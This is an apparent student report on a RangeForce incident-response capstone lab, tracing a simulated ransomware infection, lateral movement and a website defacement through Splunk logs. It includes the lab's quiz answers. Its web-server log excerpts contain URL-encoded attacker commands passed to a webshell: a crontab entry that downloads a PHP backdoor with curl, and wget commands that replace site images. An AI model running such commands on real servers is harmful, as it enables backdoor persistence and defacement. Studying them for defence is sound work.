RangeForce

Incident Response Capstone: Comprehensive Investigation and Remediation Report

Osamudiamen Eweka

Introduction

This report documents the analysis, investigative steps, and resolution of a simulated cybersecurity incident, conducted as part of the RangeForce Incident Responder Capstone project. The primary objectives included tracing the infection vector, investigating lateral movement, identifying persistence mechanisms, and implementing effective remediation steps.

Incident Investigation

1. Initial Identification of File Inaccessibility


Step Taken:

- Investigated the initial complaint regarding inaccessible files on the user system.
- Collected logs from the affected system using Splunk to confirm suspicious activities.

Findings:

- Certain files on the host were encrypted, indicating potential ransomware activity.
- Triggered the next step to identify the infection vector.

task is to investigate this report by analyzing relevant Splunk logs to identify the source and nature of the problem.



All Hands Presentation.rtf.TIYSV
Annual Finance Report.txt.TIYSV
ComTech Employee Information.txt.TIYSV
Q2 Finance Report.txt.TIYSV
readme


Tracing the Initial Infection Vector

Steps Taken:


1. Used Splunk to search for logs related to suspicious executable downloads.
2. Analyzed the following fields: Event Name, Source, Target, and User.
3. Traced logs to identify the malicious executable and its origin.

During the initial investigation, suspicious encryption of files was identified. The malicious executable responsible for the encryption was located at:


C:\Users\emmanueltoller\Downloads\libraries.exe. shown below



i	Time	Event
>	7/17/24 10:22:33.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2024-07-17T10:22:33.026487900Z'/><EventRecordID>2635</EventRecordID><Correlation/><Execution ProcessID='3000' ThreadID='3964'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>windows10.commensurate.tech</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2024-07-17 10:22:33.025</Data><Data Name='ProcessGuid'>{772e1828-9b4e-6697-6801-000000000f00}</Data><Data Name='ProcessId'>5584</Data><Data Name='Image'>C:\Users\emmanueltoller\Downloads\libraries.exe</Data><Data Name='TargetFilename'>C:\Users\Default\AppData\Roaming\readme.txt</Data><Data Name='CreationUtcTime'>2024-07-17 10:22:33.025</Data><Data Name='User'>COMMENSURATE\emmanueltoller</Data></EventData></Event> host = windows10 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog



```
</Data><Data Name='Product'>-</Data><Data Name='Company'>-</Data><Dat
a Name='OriginalFileName'>-</Data><Data Name='CommandLine'>"C:\Users
\emmanueltoller\Downloads\Emoji Downloader.exe" </Data><Data Name='Cu
rrentDirectory'>C:\Users\emmanueltoller\Downloads\</Data><Data Name
```



Incident Responder Capstone

Instructions Feedback

Module info

- ○ Incident Investigation
- ✓ Initial Identification of File Inaccessibility
- ○ **Tracing the Initial Infection Vector**
- ○ Investigating Lateral Movement
- ○ Investigating Website Defacement
- ○ Incident Response

23%

Powered by RANGEFORCE

Tracing the Initial Infection Vector

☑ Emoji Downloader.exe

☑ What is the **full path** of the initial executable file?

C:\Users\emmanueltoller\Downloads\Em

☑ What is the URL from which Emmanuel downloaded the initial executable file?

http://kindofwelcomeperspective.com

☑ What **browser** was used to download the initial executable file?

chrome

☑ What is the **IP address** resolved from the domain from which the initial executable was downloaded?

11.0.178.14

☑ What is the **technique ID** or **name** mentioned in the logs related to the **download** of the initial executable file?

Drive-by Compromise

Next step

i	Time	Event

>	7/17/24
	10:21:09.000 AM
		<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>15</EventID><Version>2</Version><Level>4</Level><Task>15</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2024-07-17T10:21:09.059082200Z'/><EventRecordID>2576</EventRecordID><Correlation/><Execution ProcessID='3000' ThreadID='3964'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>windows10.commensurate.tech</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>technique_id=T1189,technique_name=Drive-by Compromise</Data><Data Name='UtcTime'>2024-07-17 10:21:09.046</Data><Data Name='ProcessGuid'>{772e1828-9b10-6697-5601-000000000f00}</Data><Data Name='ProcessId'>7084</Data><Data Name='Image'>C:\Program Files (x86)\Google\Chrome\Application\chrome.exe</Data><Data Name='TargetFilename'>C:\Users\emmanueltoller\Downloads\Emoji Downloader.exe:Zone.Identifier</Data><Data Name='CreationUtcTime'>2024-07-17 10:21:03.098</Data><Data Name='Hash'>SHA1=B825C67539A67E9C314ADFEFC39394AF5892C35B,MD5=7A19E5D979E285F2A912B57A48E06FBF,SHA256=0E44DB0A3D605555760C13D72FE02BB91644019F6DD59D3B52C76D65A4AB6108,IMPHASH=00000000000000000000000000000000</Data><Data Name='Contents'>[ZoneTransfer] ZoneId=3 HostUrl=http://kindofwelcomeperspective.com/Emoji%20Downloader.exe </Data><Data Name='User'>COMMENSURATE\emmanueltoller</Data></EventData></Event>
		host = windows10
		source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
		sourcetype = xmlwineventlog


>	7/17/24 10:21:09.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-

Findings:

- **Malicious File Name:** Emoji Downloader.exe
- **Path:** C:\Users\emmanueltoller\Downloads\Emoji Downloader.exe
- **URL Source:** http://kindofwelcomeperspective.com
- **IP Address of Source:** 11.0.178.14
- **Browser Used:** Chrome
- **Technique Used:** Drive-by Compromise

Additional Step:

- Examined the registry to identify persistence mechanisms.
- Found a registry key under: HKU\S-1-5-21-3625504990-1694967775-14803305211155|Software \Microsoft \Windows\CurrentVersion\Run\A¡qGZDHUC



registry_path

1 Value, 100% of events

Reports

Values	Count
HKU\S-1-5-21-3625504990-1694967775-1480330521-1155\Software\Microsoft\Windows\CurrentVersion\Run\AiqGZDHUc	1


Investigating Lateral Movement

Steps Taken:

1. Used Splunk to analyze EventID 4648 logs, indicating logon attempts for lateral movement.
2. Focused on logs showing activities from the ransomware on windows10-2.

Findings:

- **Host Affected:** windows10-2
- **Network Port Used:** 445 (SMB protocol)
- **Account Leveraged:** DomainAdmin


Log in
RangeForce
File Encryption Investigation
kindowelcomeperspective.co
what is cron job in cyber secu
portal.rangeforce.com/play/67795a3439772c89ad6a1329

Incident Responder Capstone

Instructions   Feedback

Module info

- Incident Investigation
- Initial Identification of File Inaccessibility
- Tracing the Initial Infection Vector
- Investigating Lateral Movement
- Investigating Website Defacement
- Incident Response
- Conclusion

100%

Powered by RANGEFORCE

Investigating Lateral Movement

As you are dealing with ransomware, it is important to determine if it was able to laterally move to other devices within the network. You should investigate the logs to identify if the ransomware has spread to other hosts, how it spread (e.g., network ports used, user accounts leveraged), and any other pertinent details of the attack. The **domain controller (dc1)** often plays a crucial role in network propagation, and its IP address is **172.16.1.4**.

- Answer the questions.

✓ What **host** did the ransomware spread to after the initial infection?

□ dc1
□ exchange
□ crm
☑ windows10-2
□ www

✓ Which **network port** was used for the lateral movement of the ransomware?

445

✓ Which **account** was leveraged during the lateral movement to other hosts?

DomainAdmin

Next step

New Search

```
host="www" php uri_path
```

✓ 20 events (2/16/22 2:28:56.000 AM to 1/4/25 4:27:00.000 PM)   No Event Sampling

Job   Smart Mode

Events (20)   Patterns   Statistics   Visualization

Format Timeline   — Zoom Out   + Zoom to Selection   × Deselect

List   Format   20 Per Page

< Hide Fields   All Fields

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1


INTERESTING FIELDS
# body_bytes_out 18
a cmd 9
# date_hour 1
# date_mday 1
# date_minute 3
a date_month 1
# date_second 10
a date_wday 1
# date_year 1
a date_zone 1
a dest_ip 1
# dest_port 1
a http_method 2
a http_referer 5
a http_user_agent 2
a index 1
# linecount 1
a protocol 1
a punct 1
a render 1

i	Time	Event
>	7/17/24 10:27:45.000 AM	site="www.commensuratetechnology.com" dest_port= 0.100" src="11.0.178.14" time_local="17/Jul/2024 ocol="HTTP/1.1" status="200" body_bytes_out="928 ttp_user_agent="curl/7.85.0" uri_path="/index.ph ntab%20-l%20%7C%20%7B%20cat%3B%20echo%20%22%2A%2 A%20%2A%20curl%20-o%20%2Fvar%2Fwww%2Fblog.commen 2Fprofiles.php%20http%3A%2F%2Fkindofwelcomepersp s.php%22%3B%20%7D%20%7C%20crontab%20-" http_meth ="/suppliers?cmd=crontab%20-l%20%7C%20%7B%20cat% 30%20%2A%20%2A%20%2A%20%2A%20curl%20-o%20%2Fvar% ratetechnology.com%2Fprofiles.php%20http%3A%2F%2 tive.com%2Fprofiles.php%22%3B%20%7D%20%7C%20cron host = www source = /var/log/nginx/access.log sourcetype = access-too_small
>	7/17/24 10:27:44.000 AM	site="www.commensuratetechnology.com" dest_port= 0.100" src="11.0.178.14" time_local="17/Jul/2024 ocol="HTTP/1.1" status="200" body_bytes_out="163 http_user_agent="curl/7.85.0" uri_path="/index.p r%20i%20in%20%2Fvar%2Fwww%2Fwww.commensuratetech all%2Fthemes%2Fnexus%2Fimages%2F%2A.jpg%3B%20do% Fkindofwelcomeperspective.com%2Fhacked.png%20-O% e" http_method="GET" request_uri="/suppliers?cmd r%2Fwww%2Fwww.commensuratetechnology.com%2Fsites us%2Fimages%2F%2A.jpg%3B%20do%20wget%20http%3A%2 pective.com%2Fhacked.png%20-O%20%22%24i%22%3B%20

Action Taken:

- Correlated the logs to confirm the use of the DomainAdmin account for lateral movement.
- Isolated the infected systems from the network to contain the spread.

Investigating Website Defacement



PRECISE TECHNOLOGY

Commensurate Technology is your precise partner in any manufacturing solutions

Applying the right technology at the right time


MISSION
Commensurate technology brings

VISION
Commensurate technology offers a

VALUES
Commensurate technology values

Steps Taken:

1. Examined logs for suspicious activities on the webserver (www).
2. Identified a malicious PHP backdoor planted by the attacker.



Log in
RangeForce
File Encryption Investigation
kindowelcomeperspective.co
what is cron job in cyber secu
portal.rangeforce.com/play/67795a3439772c89ad6a1329

Incident Responder Capstone

Instructions | Feedback

Module info

- ✓ **Incident Investigation**
- ✓ Initial Identification of File Inaccessibility
- ✓ Tracing the Initial Infection Vector
- ✓ Investigating Lateral Movement
- ✓ **Investigating Website Defacement**
- ✓ Incident Response
- Conclusion

100%

Powered by RANGEFORCE

Investigating Website Defacement

- Answer the questions.

☑ What was the name of the **PHP backdoor** planted by the attacker?

profiles.php

free — Look for logs on the **www** host. Focus on events mentioning the previously identified **malicious URL** and "**php**" to find the backdoor file name.

☑ What is the name of the **image** used to deface the website?

hacked.png

Ask for a hint (1 left)

☑ Provide the **path** to **one** of the **directories** where the images were replaced.

var/www/www.commensuratetechnology.com/s

☑ Provide **one** of the **commands** used by the attacker to replace images on the website.

for i in /var/www/www.commensuratetechnolog

Next objective

New Search

```
host="www" php uri_path
```

✓ 20 events (2/16/22 2:28:56.000 AM to 1/4/25 4:27:00.000 PM) — No Event Sampling — Smart Mode

Events (20) | Patterns | Statistics | Visualization

Format Timeline | − Zoom Out | + Zoom to Selection | × Deselect

List | Format | 20 Per Page

< Hide Fields | All Fields


SELECTED FIELDS

a host	1
a source	1
a sourcetype	1

INTERESTING FIELDS

# body_bytes_out	18
a cmd	9
# date_hour	1
# date_mday	1
# date_minute	3
a date_month	1
# date_second	10
a date_wday	1
# date_year	1
a date_zone	1
a dest_ip	1
# dest_port	1
a http_method	2
a http_referer	5
a http_user_agent	2
a index	1
# linecount	1
a protocol	1
a punct	1
a render	1

i	Time	Event
>	7/17/24 10:27:45.000 AM	site="www.commensuratetechnology.com" dest_port= 0.100" src="11.0.178.14" time_local="17/Jul/2024 ocol="HTTP/1.1" status="200" body_bytes_out="928 ttp_user_agent="curl/7.85.0" uri_path="/index.ph ntab%20-l%20%7C%20%7B%20cat%3B%20echo%20%22%2A%2 A%20%2A%20curl%20-o%20%2Fvar%2Fwww%2Fblog.commen 2Fprofiles.php%20http%3A%2F%2Fkindofwelcomepersp s.php%22%3B%20%7D%20%7C%20crontab%20-" http_meth ="/suppliers?cmd=crontab%20-l%20%7C%20%7B%20cat% 30%20%2A%20%2A%20%2A%20%2A%20curl%20-o%20%2Fvar% ratetechnology.com%2Fprofiles.php%20http%3A%2F%2 tive.com%2Fprofiles.php%22%3B%20%7D%20%7C%20cron host = www source = /var/log/nginx/access.log sourcetype = access-too_small
>	7/17/24 10:27:44.000 AM	site="www.commensuratetechnology.com" dest_port= 0.100" src="11.0.178.14" time_local="17/Jul/2024 ocol="HTTP/1.1" status="200" body_bytes_out="163 http_user_agent="curl/7.85.0" uri_path="/index.p r%20i%20in%20%2Fvar%2Fwww%2Fwww.commensuratetech all%2Fthemes%2Fnexus%2Fimages%2 Fkindofwelcomeperspective.com%2 e" http_method="GET" request_u r%2Fwww%2Fwww.commensuratetechn us%2Fimages%2F%2A.jpg%3B%20do%2 pective.com%2Fhacked.png%20-O%



Log in
RangeForce
File Encryption Investigation
kindowelcomeperspective.co
what is cron job in cyber secu
portal.rangeforce.com/play/67795a3439772c89ad6a1329

Incident Responder Capstone

Instructions | Feedback

Investigating Website Defacement

After the initial infection, the attacker leveraged credentials found on the initial compromised system to access the webserver (**www**). Upon a physical examination of the compromised host, a file named `drupal.txt` was discovered. This file contained credentials that the attacker used to log into the Drupal administration panel. Subsequently, the attacker defaced the company's public website as shown below:

COM TECH
Home
Suppliers
About us
People
Contact
Careers
Privacy policy
HACKED
PRECISE TECHNOLOGY
Commensurate Technology is your precise partner in any manufacturing solutions
READ MORE
HACKED
Applying the right technology at the right time
MISSION
Commensurate technology brings
VISION
Commensurate technology offers a
VALUES
Commensurate technology values

- Answer the questions.

Next objective

New Search

```
host="www" php uri_path
```

✓ 20 events (2/16/22 2:28:56.000 AM to 1/4/25 4:27:00.000 PM)

i	Time	Event
